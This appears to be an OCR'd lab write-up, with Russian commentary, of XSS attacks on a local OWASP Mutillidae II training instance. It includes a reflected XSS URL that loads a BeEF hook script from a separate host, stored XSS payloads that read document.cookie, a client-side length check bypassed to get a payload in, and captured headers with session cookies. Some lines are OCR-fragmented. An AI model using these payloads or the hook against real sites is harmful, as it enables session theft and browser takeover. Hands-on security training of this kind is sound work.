
Please enter username and password to view account details

Name: demo


Password: ••••••••••••••••••••

Dont have an account? Please register here

Атака не удалась (из-за фильтрации входных данных) :



```
▼ General
    Request URL: http://nowasp.local/mutillidae/index.php?do=toggle-security&page=user-info-xpath.php
    Request Method: GET
    Status Code: ● 302 Found
    Remote Address: 127.0.0.1:80
    Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers      view source
    Cache-Control: no-store, no-cache, must-revalidate
    Connection: Keep-Alive
    Content-Length: 0
    Content-Type: text/html; charset=UTF-8
    Date: Sun, 20 Jun 2021 17:48:48 GMT
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Keep-Alive: timeout=5, max=98
    Location: /mutillidae/index.php?popUpNotificationCode=SL5&page=user-info-xpath.php
    Pragma: no-cache
```



Server: Apache/2.4.29 (Ubuntu)

Set-Cookie: showhints=0

▼ **Request Headers** view source

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Connection: keep-alive

Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHOOK=roZ

Host: nowasp.local

Referer: http://nowasp.local/mutillidae/index.php?popUpNotificationCode=SL1&page=user-info-xpat

Upgrade-Insecure-Requests: 1


User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.

▼ **Query String Parameters** view source view URL encoded

do: toggle-security

page: user-info-xpath.php

Атака с помощью BeEF :



nowasp.local/mutillidae/index.php?page=user-info-xpath.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

OWASP Mutillidae II: Keep Calm and Pwn On


Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: d

Home | Logout | ">Toggle Hints | ">Show Popup Hints | ">Toggle Security | ">Enforce SSL | Reset DB | View Log | View Captured Dat

Page Not Found

Back " class="colorbox" title="Help me with page user-info-xpath.php" style="color: #000000;"> Help Me!

Validation Error: 404 - Page Not Found



nowasp.local/mutillidae/index.php?page=user-info-xpath.php<script%20src="http://10.0.2.15:3000/hook.js"></script>

OWA Pwn On

Version: 2.7.12 Security ogged In User: demo

nowasp.local says

BeEF Alert !


Page Not Found

Back " class="colorbox" title="Help me with page user-info-xpath.php" style="color: #000000;"> Help Me!

Validation Error: 404 - Page Not Found

“Set Background Color”

Проверяю на возможность проведения Stored XSS атаки (так как можно в сообщении написать скрипт в форме, которая отправляется POST-запросом) :




Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color

<script>alert("XSS")</script>

The current background color is




nowasp.local/mutillidae/index.php?page=set-background-color.php

nowasp.local says

XSS

Произвожу атаку для кражи кук :



Please enter the background color you would like to see


Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color


t(documen

The current background color is

Заголовки :




```
▼ General
    Request URL: http://nowasp.local/mutillidae/index.php?page=set-background-color.php
    Request Method: POST
    Status Code: ● 200 OK
    Remote Address: 127.0.0.1:80
    Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers     view source
    Connection: Keep-Alive
    Content-Encoding: gzip
    Content-Length: 8777
    Content-Type: text/html;charset=UTF-8
    Date: Sun, 20 Jun 2021 18:02:47 GMT
    Keep-Alive: timeout=5, max=100
    Logged-In-User: demo
    Server: Apache/2.4.29 (Ubuntu)
    Strict-Transport-Security: max-age=0
  Vary: Accept-Encoding
  X-XSS-Protection: 0

▼ Request Headers     view source
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
  Accept-Encoding: gzip, deflate
  Accept-Language: en-US,en;q=0.9
  Cache-Control: max-age=0
  Connection: keep-alive
  Content-Length: 130
  Content-Type: application/x-www-form-urlencoded
  Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHOOK=roZNa
  Host: nowasp.local
  Origin: http://nowasp.local
  Referer: http://nowasp.local/mutillidae/index.php?page=set-background-color.php
  Upgrade-Insecure-Requests: 1
```




```
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gec
▼ Query String Parameters     view source     view URL encoded
page: set-background-color.php
▼ Form Data     view source     view URL encoded
background_color: <script>alert(document.cookie)</script>
set-background-color-php-submit-button: Set Background Color
```

Повысив безопасность страницы, пытаюсь украсть куки :




(Example: Red = FF0000)

Background Color <scrip



```
d_color" id="id_background_color" size="6" autofocus="autofocus" minlength="6" maxlength="6" required="required"
```

Изменил максимальную длину на 100 и повторил атаку (сработала ошибка, что максимальная длина 6, а не 100) :



nowasp.local/mutillidae/index.php?page=set-background-color.php

nowasp.local says

The backgroud color must be 6 hexidecimal digits specified as RRGGBB where R is red, G is green and B is blue


Please enter the background color you would like to see

Enter the color in RRGGBB format
(Example: Red = FF0000)

Background Color <script>ale


The current background color is eecccc

Заголовки :



```
▼ General
    Request URL: http://nowasp.local/mutillidae/index.php?page=set-background-color.php
    Request Method: GET
    Status Code: ● 200 OK
    Remote Address: 127.0.0.1:80
    Referrer Policy: strict-origin-when-cross-origin
